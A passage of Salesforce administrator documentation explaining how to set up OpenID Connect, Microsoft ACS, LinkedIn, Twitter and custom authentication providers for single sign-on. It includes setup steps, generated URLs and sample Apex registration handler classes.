- Test-Only Initialization URL—Salesforce admins use this URL to ensure that the third-party provider is set up correctly. The admin opens this URL in a browser, signs in to the third party, and is redirected back to Salesforce with a map of attributes.
- Single Sign-On Initialization URL—Use this URL to perform SSO into Salesforce from a third party using its third-party credentials. The user opens this URL in a browser and logs in to the third party. The third party either creates a user or updates an existing user. Then the third party signs the user into Salesforce as that user.
- Existing User Linking URL—Use this URL to link existing Salesforce users to a third-party account. The user opens this URL in a browser, signs in to the third party, signs in to Salesforce, and approves the link.
- Oauth-Only Initialization URL—Use this URL to obtain OAuth access tokens for a third party. Users must authenticate with Salesforce for the third-party service to get a token. This flow doesn't provide for future SSO functionality.
- Callback URL—Use the callback URL for the endpoint that the authentication provider calls back to for configuration. The authentication provider must redirect to the callback URL with information for each client configuration URL.

Client configuration URLs support additional request parameters that enable you to direct users to log in to specific sites, obtain customized permissions from the third party, or go to a specific location after authenticating.

Test the SSO Connection

In a browser, open the Test-Only Initialization URL on the Auth. Provider detail page. It redirects you to the authentication provider and asks you to sign in. You're then asked to authorize your app. After you authorize, you're redirected to Salesforce.

SEE ALSO:

Use Request Parameters with Client Configuration URLs

External Authentication Providers

Configure an OpenID Connect Authentication Provider

You can use any third-party web app that implements the server side of the OpenID Connect protocol, such as Amazon, Google, and PayPal, as an authentication provider.

Complete these steps to configure an OpenID authentication provider.

1. Register your app, making Salesforce the app domain.
2. Define an OpenID Connect authentication provider in your Salesforce org.
3. Update your app to use the callback URL generated by Salesforce.
4. Test the connection.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:
- "View Setup and Configuration"

To edit the settings:
- "Customize Application"

  AND

  "Manage Auth. Providers"

Register an OpenID Connect App

Before you can configure a web app for your Salesforce org, you must register it with your service provider. The process varies depending on the service provider. For example, to register a Google app, Create an OAuth 2.0 Client ID.

1. Register your app on your service provider's website.
2. Modify the app settings and set the app domain (or Home Page URL) to Salesforce.
3. From the provider's documentation, get the client ID, client secret, authorize endpoint URL, token endpoint URL, and the user info endpoint URL. Here are some common OpenID Connect service providers.
   - Amazon

- Google
- PayPal

Define an OpenID Connect Provider in Your Salesforce Org

1. From Setup, enter *Auth. Providers* in the Quick Find box, then select **Auth. Providers**.
2. Click **New**.
3. For provider type, select **OpenID Connect**.
4. Enter a name for the provider.
5. Enter the URL suffix, which is used in the client configuration URLs. For example, if the URL suffix of your provider is MyOpenIDConnectProvider, your single sign-on URL is similar to: `https://login.salesforce.com/auth/sso/00Dx00000000001/MyOpenIDConnectProvider`.
6. Use the client ID from your provider for the Consumer Key field.
7. Use the client secret from your provider for the Consumer Secret field.
8. Enter the base URL from your provider for the Authorize Endpoint URL.

   Tip: You can add query string parameters to the base URL, if necessary. For example, to get a refresh token from Google for offline access, use `https://accounts.google.com/o/oauth2/auth?access_type=offline&approval_prompt=force`. You need the `approval_prompt` parameter to ask the user to accept the refresh action so that Google continues to provide refresh tokens after the first one.

9. Enter the token endpoint URL from your provider.
10. Optionally, set the following fields.
    a. User Info Endpoint URL from your provider.
    b. Token Issuer. This value identifies the source of the authentication token in the form https: URL. If this value is specified, the provider must include an `id_token` value in the response to a token request. The `id_token` value isn't required for a refresh token flow (but will be validated by Salesforce if provided).
    c. Default Scopes to send along with the request to the authorization endpoint. Otherwise, the hardcoded defaults for the provider type are used. See the OpenID Connect developer documentation for these defaults.

       For more information, see Use the Scope Parameter.

11. Optionally, select **Send access token in header** to have the token sent in a header instead of a query string.
12. Optionally, set the following fields.
    a. Custom Error URL for the provider to use to report any errors.
    b. Custom Logout URL to provide a specific destination for users after they log out, if they authenticated using the SSO flow. Use this field to direct users to a branded logout page or destination other than the default Salesforce logout page. The URL must be fully qualified with an `http` or `https` prefix, such as `https://acme.my.salesforce.com`.
    c. Select an existing Apex class as the Registration Handler class. Or click **Automatically create a registration handler template** to create an Apex class template for the registration handler. Edit this class later, and modify the default content before using it.

       Note: A Registration Handler class is required for Salesforce to generate the single sign-on initialization URL.

d. For `Execute Registration As`, select the user that runs the Apex handler class. The user must have the "Manage Users" permission. A user is required regardless of whether you're specifying an existing registration handler class or creating one from the template.

e. To use a portal with your provider, select the portal from the Portal dropdown list.

f. Use the `Icon URL` field to add a path to an icon to display as a button on the login page for a community. This icon applies to a community only. It doesn't appear on the login page for your Salesforce org or domain created with My Domain. Users click the button to log in with the associated authentication provider for the community.

Specify a path to your own image, or copy the URL for one of our sample icons into the field.

13. Click **Save**.

Be sure to note the generated Auth. Provider Id value. You must use it with the `Auth.AuthToken` Apex class.

Several client configuration URLs are generated after defining the authentication provider.

- Test-Only Initialization URL—Salesforce admins use this URL to ensure that the third-party provider is set up correctly. The admin opens this URL in a browser, signs in to the third party, and is redirected back to Salesforce with a map of attributes.
- Single Sign-On Initialization URL—Use this URL to perform SSO into Salesforce from a third party using its third-party credentials. The user opens this URL in a browser and logs in to the third party. The third party either creates a user or updates an existing user. Then the third party signs the user into Salesforce as that user.
- Existing User Linking URL—Use this URL to link existing Salesforce users to a third-party account. The user opens this URL in a browser, signs in to the third party, signs in to Salesforce, and approves the link.
- Oauth-Only Initialization URL—Use this URL to obtain OAuth access tokens for a third party. Users must authenticate with Salesforce for the third-party service to get a token. This flow doesn't provide for future SSO functionality.
- Callback URL—Use the callback URL for the endpoint that the authentication provider calls back to for configuration. The authentication provider must redirect to the callback URL with information for each client configuration URL.

Client configuration URLs support additional request parameters that enable you to direct users to log in to specific sites, obtain customized permissions from the third party, or go to a specific location after authenticating.

Update Your OpenID Connect App

After defining the authentication provider in your Salesforce org, go back to your provider and update your app's callback URL. For Google apps, the callback URL is called the Authorized Redirect URI. For PayPal, it's called the Return URL.

Test the SSO Connection

In a browser, open the Test-Only Initialization URL on the Auth. Provider Setup page. It redirects you to your provider's service and asks you to sign in. You're then asked to authorize your app. After you authorize, you're redirected back to Salesforce.

Configure a Microsoft® Access Control Service Authentication Provider

You can use Microsoft Access Control Service as an authentication provider using the OAuth protocol. Authorization is typically done by a Microsoft Office 365 service like SharePoint® Online.

Salesforce supports authentication from a Microsoft Access Control Service using only OAuth. Single sign-on (SSO) authentication from a Microsoft authentication provider is not supported.

Complete these steps to configure a Microsoft Access Control Service authentication provider.

1. Define a Microsoft Access Control Service authentication provider in your Salesforce org.
2. Register your app with Microsoft, making Salesforce the application domain.
3. Edit your Microsoft Access Control Service authentication provider details in Salesforce to use the consumer key and consumer secret generated when you registered your app with Microsoft.
4. Test the connection.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:
- "View Setup and Configuration"

To edit the settings:
- "Customize Application"

  AND

  "Manage Auth. Providers"

Define a Microsoft Access Control Service Authentication Provider in Your Salesforce Org

Before you can register an app in SharePoint Online or the Microsoft Seller Dashboard, you need the callback URL that redirects the authorized user to Salesforce.

1. From Setup, enter *Auth. Providers* in the Quick Find box, then select **Auth. Providers**.
2. Click **New**.
3. For provider type, select Microsoft Access Control Service.
4. Enter a name for the provider.
5. Enter the URL suffix, which is used in the client configuration URLs. For example, if the URL suffix of your provider is MyMicrosoftACSProvider, your callback URL is similar to:

   ```
   https://login.salesforce.com/services/authcallback/00Dx00000000001/MyMicrosoftACSProvider
   ```

6. Enter a placeholder value for the consumer key field. You edit this value after your app is registered with Microsoft.
7. Enter a placeholder value for the consumer secret field You edit this value after your app is registered with Microsoft.
8. Enter the base URL from your provider for the Authorize Endpoint URL. For example, SharePoint Online uses the following form.

   ```
   https://<sharepoint online host name>/_layouts/15/OAuthAuthorize.aspx
   ```

9. Enter the Token Endpoint URL in the following form.

   ```
   https://accounts.accesscontrol.windows.net/<tenant>/tokens/OAuth/2?resource=<sender ID>/<sharepoint online host name>@<tenant>
   ```

   - <tenant> is the Office 365 tenant name ending with `.onmicrosoft.com` or the corresponding tenant globally unique identifier (GUID).
   - <sender ID> is the identifier for the sender of the token. For example, SharePoint uses `00000003-0000-0ff1-ce00-000000000000`

10. Optionally, set the following fields.
    - `Default Scopes` to send along with the request to the authorization endpoint. See http://msdn.microsoft.com/en-us/library/jj687470.aspx#Scope for more information about scopes for SharePoint Online. Or Use the Scope Parameter for more information about using scopes with Salesforce.
    - `Custom Error URL` for the provider to use to report any errors.

- `Custom Logout URL` to provide a specific destination for users after they log out, if they authenticated using the SSO flow. Use this field to direct users to a branded logout page or destination other than the default Salesforce logout page. The URL must be fully qualified with an `http` or `https` prefix, such as `https://acme.my.salesforce.com`.
- To use a portal with your provider, select the portal from the Portal dropdown list. If you have a portal set up for your org, this option can redirect the login request to the portal login page. Otherwise, leave as None.
- Use the `Icon URL` field to add a path to an icon to display as a button on the login page for a community. This icon applies to a community only. It doesn't appear on the login page for your Salesforce org or domain created with My Domain. Users click the button to log in with the associated authentication provider for the community.

  Specify a path to your own image, or copy the URL for one of our sample icons into the field.

11. Click **Save**.

Note the generated Auth. Provider Id value. You can use it with the `Auth.AuthToken` Apex class.

Several client configuration URLs are generated after defining the authentication provider.

- Test-Only Initialization URL—Admins use this URL to ensure that the third-party provider is set up correctly. The admin opens this URL in a browser, signs in to the third party, and is redirected back to Salesforce with a map of attributes.
- Oauth-Only Initialization URL—Use this URL to obtain OAuth access tokens for a third party. Users must authenticate with Salesforce for the third-party service to get a token. This flow doesn't provide for future SSO functionality.
- Callback URL—Use the callback URL for the endpoint that the authentication provider calls back to for configuration. The authentication provider has to redirect to the callback URL with information for each client configuration URL.

Client configuration URLs support additional request parameters that enable you to direct users to log in to specific sites, obtain customized permissions from the third party, or go to a specific location after authenticating.

Register Your App with Microsoft

Before you can configure an app for your Salesforce org, you must get an app identity using one of the options provided by Microsoft. See Guidelines for registering apps for SharePoint 2013 for details about registering a remote app for SharePoint.

1. Register your app using one of the options provided by Microsoft.
2. Modify the app settings and set the redirect URI to the authentication provider's callback URL.
3. Note the client ID and client secret.
4. Click **Save**.

Edit Your Microsoft Access Control Service Authentication Provider Details

After registering your app with Microsoft, go back to your Microsoft Access Control Service authentication provider details, and update the consumer key and consumer secret with the values provided by Microsoft.

1. From Setup, enter *`Auth. Providers`* in the `Quick Find` box, then select **Auth. Providers**.
2. Click **Edit** next to the name of your Microsoft Access Control Service authentication provider.
3. In the `Consumer Key` field, enter the Microsoft client ID.
4. In the `Consumer Secret` field, enter the Microsoft client secret.

Test the Connection

In a browser, open the Test-Only Initialization URL on the Auth. Provider Setup page. It redirects you to Microsoft and asks you to sign in. You're then asked to authorize your app. After you authorize, you're redirected to Salesforce.

Configure a LinkedIn Authentication Provider

Configure LinkedIn as an authentication provider to let users log in to your Salesforce org using their LinkedIn credentials.

Complete these steps to configure LinkedIn as an authentication provider.

1. Decide which scopes (user details) to get from LinkedIn.
2. Set up a LinkedIn app.
3. Define a LinkedIn provider in your Salesforce org and establish a registration handler.
4. Edit the registration handler.
5. Update your LinkedIn app to use the callback URL generated by Salesforce as an entry in the LinkedIn `OAuth 2.0 Redirect URLs`.
6. Test the single sign-on (SSO) connection.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:
- "View Setup and Configuration"

To edit the settings:
- "Customize Application"

  AND

  "Manage Auth. Providers"

Decide Which Scopes (User Details) to Get from LinkedIn

Scopes determine the information you get from LinkedIn about a user during the authorization process. You can request basic information, such as username and a photo URL, or you can get more specific information, such as an address, phone number, and contact list. The user approves the exchange of information before it's given.

When you set up LinkedIn as an authentication provider, you can set the scopes in three different places: in the LinkedIn app settings, in the Salesforce Auth. Provider settings, or in a query to LinkedIn's user info endpoint using field selectors. Consider the following as you decide where to specify the scopes and the values to use.

- You can leave scope value blank in the LinkedIn and Salesforce settings. The default value is r_basicprofile, which provides only the most basic user information as defined by LinkedIn.
- Salesforce requires the email address for users.
- Refer to the LinkedIn Authentication documentation for a list of supported values and their meaning, or the LinkedIn Field Selectors page for information about requesting scopes using a URL.
- If you set the default scopes in the Salesforce authentication provider settings, that value overrides the value in the LinkedIn app settings.
- Separate multiple scope values in the LinkedIn app settings or the Salesforce authentication provider settings with a space, for example, `r_basicprofile r_emailaddress`.
- If you use LinkedIn Field Selectors with a URL, separate multiple values with a comma, for example, `https://api.linkedin.com/v1/people/~:(id,formatted-name,first-name,last-name,public-profile-url,email-address)`.

Set Up a LinkedIn App

Before you can configure LinkedIn for your Salesforce org, set up an app in LinkedIn.

Note: You can skip this step by allowing Salesforce to use its own default app. For more information, see Use Salesforce-Managed Values in the Auth. Provider Setup Page.

1. Sign in to your developer account for the LinkedIn website.
2. Click the username at the top and select **API Keys**.
3. Click **Add New Application**.
4. Enter the app settings.

5. Note the API key and secret key. You need them later to create a LinkedIn provider in your Salesforce org.
6. Optionally, enter a LinkedIn supported scope value or several space-separated values.

   For more information about using scopes with LinkedIn, see Decide Which Scopes (User Details) to Get from LinkedIn.

Define a LinkedIn Provider in Your Salesforce Org

You need the LinkedIn API key and secret key to set up a LinkedIn provider in your Salesforce org.

Note: You can skip this step by allowing Salesforce to manage the values for you. For more information, see Use Salesforce-Managed Values in the Auth. Provider Setup Page.

1. From Setup, enter *Auth. Providers* in the Quick Find box, then select **Auth. Providers**.
2. Click **New**.
3. For provider type, select LinkedIn.
4. Enter a name for the provider.
5. Enter the URL suffix, which is used in the client configuration URLs. For example, if the URL suffix of your provider is MyLinkedInProvider, your SSO URL is similar to:

   `https://login.salesforce.com/services/sso/00Dx00000000001/MyLinkedInProvider`
6. Use the LinkedIN API key for the Consumer Key field.
7. Use the LinkedIn secret key for the Consumer Secret field.
8. Optionally, set the following fields.
   a. Authorize Endpoint URL to enter the base authorization URL from LinkedIn. For example, `https://www.linkedin.com/uas/oauth2/authorization/auth`. The URL must start with *`https://www.linkedin.com/uas/oauth2/authorization`*.

      Tip: You can add query string parameters to the base URL, if necessary. For example, to get a refresh token from LinkedIn for offline access, use `https://accounts.linkedin.com/o/oauth2/auth?access_type=offline&approval_prompt=force`. You need the `approval_prompt` parameter to ask the user to accept the refresh action so that LinkedIn continues to provide refresh tokens after the first one.

   b. Token Endpoint URL to enter the OAuth token URL from LinkedIn. For example, `https://www.linked.com/uas/oauth2/accessToken/token`. The URL must start with *`https://www.linkedin.com/uas/oauth2/accessToken`*.

   c. User Info Endpoint URL to change the values requested from LinkedIn's profile API. For more information, see https://developer.linkedin.com/documents/profile-fields. The URL must start with *`https://api.linkedin.com/v1/people/~`*, and the requested fields must correspond to requested scopes.

   d. Default Scopes to enter a supported value or several space-separated values that represent the information you get from LinkedIn. For more information, see Decide Which Scopes (User Details) to Get from LinkedIn.

   e. Custom Error URL for the provider to use to report any errors.

   f. Custom Logout URL to provide a specific destination for users after they log out, if they authenticated using the SSO flow. Use this field to direct users to a branded logout page or destination other than the default Salesforce logout page. The URL must be fully qualified with an `http` or `https` prefix, such as `https://acme.my.salesforce.com`.

g. Select an existing Apex class as the `Registration Handler` class. Or click **Automatically create a registration handler template** to create an Apex class template for the registration handler. Edit this class later, and modify the default content before using it.

Note: A `Registration Handler` class is required for Salesforce to generate the single sign-on initialization URL.

h. For `Execute Registration As`, select the user that runs the Apex handler class. The user must have the "Manage Users" permission. A user is required regardless of whether you're specifying an existing registration handler class or creating one from the template.

i. To use a portal for LinkedIn users, select the portal from the Portal dropdown list.

9. Use the `Icon URL` field to add a path to an icon to display as a button on the login page for a community. This icon applies to a community only. It doesn't appear on the login page for your Salesforce org or domain created with My Domain. Users click the button to log in with the associated authentication provider for the community.

   Specify a path to your own image, or copy the URL for one of our sample icons into the field.

10. Click **Save**.

Several client configuration URLs are generated after defining the authentication provider.

- Test-Only Initialization URL—Admins use this URL to ensure that the third-party provider is set up correctly. The admin opens this URL in a browser, signs in to the third party, and is redirected back to Salesforce with a map of attributes.
- Single Sign-On Initialization URL—Use this URL to perform SSO into Salesforce from a third party (using third-party credentials). The user opens this URL in a browser and signs in to the third party. The third party either creates a user or updates an existing user. Then the third party signs the user into Salesforce as that user.
- Existing User Linking URL—Use this URL to link existing Salesforce users to a third-party account. The user opens this URL in a browser, signs in to the third party, signs in to Salesforce, and approves the link.
- Oauth-Only Initialization URL—Use this URL to obtain OAuth access tokens for a third party. Users must authenticate with Salesforce for the third-party service to get a token. This flow does not provide for future SSO functionality.
- Callback URL—Use the callback URL for the endpoint that the authentication provider calls back to for configuration. The authentication provider has to redirect to the callback URL with information for each client configuration URL.

Client configuration URLs support additional request parameters that enable you to direct users to log in to specific sites, obtain customized permissions from the third party, or go to a specific location after authenticating.

Edit the Registration Handler

1. From Setup, enter *`Apex Classes`* in the `Quick Find` box, then select **Apex Classes**.
2. Edit the auto-created Apex registration handler (or the existing registration handler if you had one) to map fields between LinkedIn and Salesforce

   Note: The default profile query for LinkedIn only retrieves the following fields: first-name, last-name, headline, profile URL. The default registration handler requires email. Either remove the email requirement from the registration handler or change the desired scopes in Decide Which Scopes (User Details) to Get from LinkedIn to include the email address, and any other fields you want in the registration handler.

   Here's an example Apex registration handler specifically for a LinkedIn app as the authentication provider. This registration handler assumes that the requested scopes include r_basicprofile and r_emailaddress. It also assumes that the users are logging in to a customer portal.

```
//TODO:This auto-generated class includes the basics for a Registration
//Handler class. You will need to customize it to ensure it meets your needs and
```

```
//the data provided by the third party.
global class LinkedInRegHandler implements Auth.RegistrationHandler {
    //Creates a Standard salesforce or a community user
    global User createUser(Id portalId, Auth.UserData data) {
        if (data.attributeMap.containsKey('sfdc_networkid')) {
            //We have a community id, so create a user with community access
            //TODO: Get an actual account
            Account a =[SELECT Id FROM account WHERE name = 'LinkedIn Account'];
            Contact c = new Contact();
            c.accountId = a.Id;
            c.email = data.email;
            c.firstName = data.firstName;
            c.lastName = data.lastName;
            insert(c);
            //TODO: Customize the username and profile. Also check that the username
            //doesn't already exist and possibly ensure there are enough org licenses
            //to create a user. Must be 80 characters or less.
            User u = new User();
           Profile p =[SELECT Id FROM profile WHERE name = 'Customer Portal Manager'];

            u.username = data.firstName + '@sfdc.linkedin.com';
            u.email = data.email;
            u.lastName = data.lastName;
            u.firstName = data.firstName;
            String alias = data.firstName;
            //Alias must be 8 characters or less
            if (alias.length() > 8) {
                alias = alias.substring(0, 8);
            }
            u.alias = alias;
            u.languagelocalekey = UserInfo.getLocale();
            u.localesidkey = UserInfo.getLocale();
            u.emailEncodingKey = 'UTF-8';
            u.timeZoneSidKey = 'America/Los_Angeles';
            u.profileId = p.Id;
            u.contactId = c.Id;
            return u;
        } else {
            //This is not a community, so create a regular standard user
            User u = new User();
            Profile p =[SELECT Id FROM profile WHERE name = 'Standard User'];
            //TODO: Customize the username. Also check that the username doesn't
            //already exist and possibly ensure there are enough org licenses
            //to create a user. Must be 80 characters or less
            u.username = data.firstName + '@salesforce.com';
            u.email = data.email;
            u.lastName = data.lastName;
            u.firstName = data.firstName;
            String alias = data.firstName;
            //Alias must be 8 characters or less
            if (alias.length() > 8) {
                alias = alias.substring(0, 8);
            }
            u.alias = alias;
```

```
            u.languagelocalekey = UserInfo.getLocale();
            u.localesidkey = UserInfo.getLocale();
            u.emailEncodingKey = 'UTF-8';
            u.timeZoneSidKey = 'America/Los_Angeles';
            u.profileId = p.Id;
            return u;
        }
    }
    //Updates the user's first and last name
    global void updateUser(Id userId, Id portalId, Auth.UserData data) {
        User u = new User(id = userId);
        u.lastName = data.lastName;
        u.firstName = data.firstName;
        update(u);
    }
}
```

See the RegistrationHandler Interface documentation for more information and examples.

Update Your LinkedIn App

After you define the LinkedIn authentication provider in your Salesforce org, go back to LinkedIn. Update your app to use the Salesforce-generated callback URL as the LinkedIn `OAuth 2.0 Redirect URLs` value.

Test the SSO Connection

In a browser, open the Test-Only Initialization URL on the Auth. Provider Setup page. It redirects you to LinkedIn and asks you to sign in. You're then asked to authorize your app. After you authorize, you're redirected to Salesforce.

Configure a Twitter Authentication Provider

Configure Twitter as an authentication provider to let users log in to a Salesforce org from their Twitter account.

Complete these steps to configure Twitter as an authentication provider.

1. Set up a Twitter app.
2. Define a Twitter provider in your Salesforce org, and establish a registration handler.
3. Edit the registration handler.
4. Update your Twitter app to use the callback URL generated by Salesforce as an entry in the Twitter app settings.
5. Test the single sign-on (SSO) connection.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:
- "View Setup and Configuration"

To edit the settings:
- "Customize Application"

  AND

  "Manage Auth. Providers"

Set Up a Twitter App

Before you can configure Twitter for your Salesforce org, set up an app in Twitter.

Note: You can skip this step by allowing Salesforce to use its own default app. For more information, see Use Salesforce-Managed Values in the Auth. Provider Setup Page.

1. Sign in to your developer account for the Twitter website.
2. Click the user icon at the top and select **My Applications** (or go to apps.twitter.com).

3. Click **Create New App**.
4. Enter the app settings.
5. In the API Keys, note the API key and API secret. You need them later to create a Twitter provider in your Salesforce org.

Define a Twitter Provider in Your Salesforce Org

You need the Twitter API key and API secret from your Twitter app to set up a Twitter provider in your Salesforce org.

Note: You can skip this step by allowing Salesforce to manage the values for you. For more information, see Use Salesforce-Managed Values in the Auth. Provider Setup Page.

1. From Setup, enter *Auth. Providers* in the Quick Find box, then select **Auth. Providers**.
2. Click **New**.
3. For provider type, select Twitter.
4. Enter a name for the provider.
5. Enter the URL suffix, which is used in the client configuration URLs. For example, if the URL suffix of your provider is MyTwitterProvider, your SSO URL is similar to:

   ```
   https://login.salesforce.com/services/sso/00Dx00000000001/MyTwitterProvider
   ```

6. Use the API key from Twitter for the Consumer Key field.
7. Use the API secret from Twitter for the Consumer Secret field.
8. Optionally, set the following fields.
   a. Custom Error URL for the provider to use to report any errors.
   b. Custom Logout URL to provide a specific destination for users after they log out, if they authenticated using the SSO flow. Use this field to direct users to a branded logout page or destination other than the default Salesforce logout page. The URL must be fully qualified with an http or https prefix, such as https://acme.my.salesforce.com.
   c. Select an existing Apex class as the Registration Handler class. Or click **Automatically create a registration handler template** to create an Apex class template for the registration handler. Edit this class later, and modify the default content before using it.

      Note: A Registration Handler class is required for Salesforce to generate the SSO initialization URL.

   d. For Execute Registration As, select the user that runs the Apex handler class. The user must have the "Manage Users" permission. A user is required regardless of whether you're specifying an existing registration handler class or creating one from the template.
   e. To use a portal for Twitter users, select the portal from the Portal dropdown list.
   f. Use the Icon URL field to add a path to an icon to display as a button on the login page for a community. This icon applies to a community only. It doesn't appear on the login page for your Salesforce org or domain created with My Domain. Users click the button to log in with the associated authentication provider for the community.

      Specify a path to your own image, or copy the URL for one of our sample icons into the field.

9. Click **Save**.

Several client configuration URLs are generated after defining the authentication provider.

- Test-Only Initialization URL—Admins use this URL to ensure that the third-party provider is set up correctly. The admin opens this URL in a browser, signs in to the third party, and is redirected back to Salesforce with a map of attributes.

- Single Sign-On Initialization URL—Use this URL to perform SSO into Salesforce from a third party (using third-party credentials). The user opens this URL in a browser and signs in to the third party. The third party either creates a user or updates an existing user. Then the third party signs the user into Salesforce as that user.
- Existing User Linking URL—Use this URL to link existing Salesforce users to a third-party account. The user opens this URL in a browser, signs in to the third party, signs in to Salesforce, and approves the link.
- Callback URL—Use the callback URL for the endpoint that the authentication provider calls back to for configuration. The authentication provider has to redirect to the Callback URL with information for each client configuration URL.

Client configuration URLs support additional request parameters that enable you to direct users to log in to specific sites, obtain customized permissions from the third party, or go to a specific location after authenticating.

Edit the Registration Handler

1. From Setup, enter *Apex Classes* in the Quick Find box, then select **Apex Classes**.
2. Edit the auto-created Apex registration handler (or the existing registration handler if you had one) to map fields between Twitter and Salesforce.

   Here's an example Apex registration handler that specifies the Twitter app as the authentication provider.

```
global class MyTwitterRegHandler implements Auth.RegistrationHandler{

global User createUser(Id portalId, Auth.UserData data)
{
    if(data.attributeMap.containsKey('sfdc_networkid'))
    {
        // Create communities user
        Account a = [SELECT Id FROM account WHERE name='Twitter Account']; // Make sure
 this account exists

        Contact c = new Contact();
        c.accountId = a.Id;
        c.email = 'temp@CHANGE-ME.com';
        c.firstName = data.fullname.split(' ')[0];
        c.lastName  = data.fullname.split(' ')[1];
        insert(c);

        User u = new User();
        Profile p = [SELECT Id FROM profile WHERE name='Customer Portal Manager'];
        u.username = data.username + '@sfdc-portal-twitter.com';
        u.email = 'temp@CHANGE-ME.com';
        u.firstName = data.fullname.split(' ')[0];
        u.lastName = data.fullname.split(' ')[1];
        String alias = data.fullname;

        //Alias must be 8 characters or less
        if(alias.length() > 8) {
            alias = alias.substring(0, 8);
    }

    u.alias = alias;
    u.languagelocalekey = 'en_US';
    u.localesidkey = 'en_US';
    u.emailEncodingKey = 'UTF-8';
    u.timeZoneSidKey = 'America/Los_Angeles';
```

```
    u.profileId = p.Id;
    u.contactId = c.Id;
    return u;
} else {
    // Create Standard SFDC user
    User u = new User();
    Profile p = [SELECT Id FROM profile WHERE name='Standard User'];
    u.username = data.username + '@sfdc-twitter.com';
    u.email = 'temp@CHANGE-ME.com';
    u.firstName = data.fullname.split(' ')[0];
    u.lastName = data.fullname.split(' ')[1];
    String alias = data.fullname;
    if(alias.length() > 8)
        alias = alias.substring(0, 8);

    u.alias = alias;
    u.languagelocalekey = 'en_US';
    u.localesidkey = 'en_US';
    u.emailEncodingKey = 'UTF-8';
    u.timeZoneSidKey = 'America/Los_Angeles';
    u.profileId = p.Id;
    return u;
}
}

global void updateUser(Id userId, Id portalId, Auth.UserData data)
{
    User u = new User(id=userId);
    u.firstName = data.fullname.split(' ')[0];
    u.lastName = data.fullname.split(' ')[1];
    String alias = data.fullname;
    if(alias.length() > 8)
        alias = alias.substring(0, 8);

    u.alias = alias;
    update(u);
}
}
```

See the RegistrationHandler Interface documentation for more information and examples.

Update Your Twitter App

After you define the Twitter authentication provider in your Salesforce org, go back to Twitter and update your app to use the Salesforce-generated callback URL as the callback URL value in your Twitter app settings.

Note: In your Twitter app, make sure that you select **Allow this app to be used to Sign In with Twitter**.

Test the SSO Connection

In a browser, open the Test-Only Initialization URL on the Auth. Provider detail page. It redirects you to Twitter and asks you to sign in. You're then asked to authorize your app. After you authorize, you're redirected to Salesforce.

Use Salesforce-Managed Values in the Auth. Provider Setup Page

You can choose to let Salesforce create key values when setting up a Facebook, Salesforce, LinkedIn, Twitter, or Google authentication provider. Having Salesforce generate the key values saves you the time and effort of creating your own third-party app.

To use Salesforce-managed values, leave the following fields blank if they show up in your Auth. Provider Setup page.

- `Consumer Key`
- `Consumer Secret`
- `Authorize Endpoint URL`
- `Token Endpoint URL`
- `User Info Endpoint URL`
- `Default Scopes`

Note: Specifying a value for any of the above fields implies that you're using your own connected app. In this case, you must specify values for the consumer key and consumer secret.

Example: Suppose that you want to set up single sign-on (SSO) using a LinkedIn authentication provider to enable login to Salesforce with LinkedIn credentials. You can skip creating a LinkedIn app if you use Salesforce-created values in the Auth. Provider Setup page. Next, you define the LinkedIn authentication provider in your org and test the connection using the procedure in Configure a LinkedIn Authentication Provider.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:
- "View Setup and Configuration"

To edit the settings:
- "Customize Application"

  AND

  "Manage Auth. Providers"

Create a Custom External Authentication Provider

Create a custom single sign-on (SSO) authentication provider to let users log in to your Salesforce org using their non-Salesforce credentials. Implement a custom external authentication provider if your OAuth app doesn't support OpenID Connect. If your app supports OpenID Connect, you can use one of the authentication providers that Salesforce provides.

1. Set up an account with your chosen authentication provider.
2. Create your custom metadata types, and select the custom fields that you want your admins to populate during setup.
3. Build the matching Apex classes and methods for your chosen metadata types. Then use these classes to implement a custom authentication provider by extending the abstract class `Auth.AuthProviderPluginClass`.
4. Configure your new metadata on the Auth. Provider Setup page.
5. Update your app to use the Callback URL generated by Salesforce.
6. Test the connection.

EDITIONS

Available in: Available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Set Up Your Account

Before you can configure the external authentication provider plug-in for your Salesforce org, set up an account with your chosen external authentication provider.

1. Go to your authentication provider's site and create an app.
2. Modify the app settings and set the Application Domain to Salesforce.
3. Note the app ID and app secret, if required by your external authentication provider.

Create Your Custom Metadata Types

When you have an account, create the custom metadata types for your Salesforce org required by your external authentication provider.

1. From Setup, enter *metadata* in the Quick Find box, then select **Custom Metadata Types**.
2. Click **New Custom Metadata Type**.
3. Enter a label name and plural label name for your custom metadata, and click **Save**.
4. Under the Custom Fields section, click **New** and select the custom fields you that your authentication provider requires. For example, if the authentication provider requires an app ID or app secret, create fields with labels like "Consumer Key" or "Consumer Secret."

Note: You're prompted to enter details for each field type, such as label, description, and Help text. You can choose to make these fields required.

Build Your Apex Classes and Methods

To create a custom authentication provider for SSO, create a class that extends the `Auth.AuthProviderPluginClass` abstract class. This class allows you to store the custom configuration for your authentication provider and handle its authentication protocols. It also creates the name for your external authentication provider and displays this name in the list of available authentication providers.

1. From Setup, enter *apex classes* in the search field, and select **Apex Classes**.
2. Click **New**.
3. In the field provided, create an Apex class and method.
   a. Extend the `Auth.AuthProviderPluginClass` class.
   b. For the `return` string on the `getCustomMetadataType` method, enter the API name listed on your newly created custom metadata.

Note: For information about the classes and methods that this plug-in requires, see the Auth Namespace section of the Force.com Apex Code Developer's Guide.

Configure Your Authentication Provider

You need your authentication provider's app ID and app secret to set up your custom provider in your Salesforce org.

1. From Setup, enter *Auth. Providers* in the Quick Find box, then select **Auth. Providers**.
2. Click **New**.
3. For the provider type, select your custom authentication provider.
4. Enter a name for the provider.
5. Enter the URL suffix, which is used in the client configuration URL. For example, if your provider's URL is MyAwesomeProvider, your SSO URL is similar to `https://login.salesforce.com/auth/sso/00Dx00000000001/MyAwesomeProvider`.
6. Enter your information in the custom fields you created.
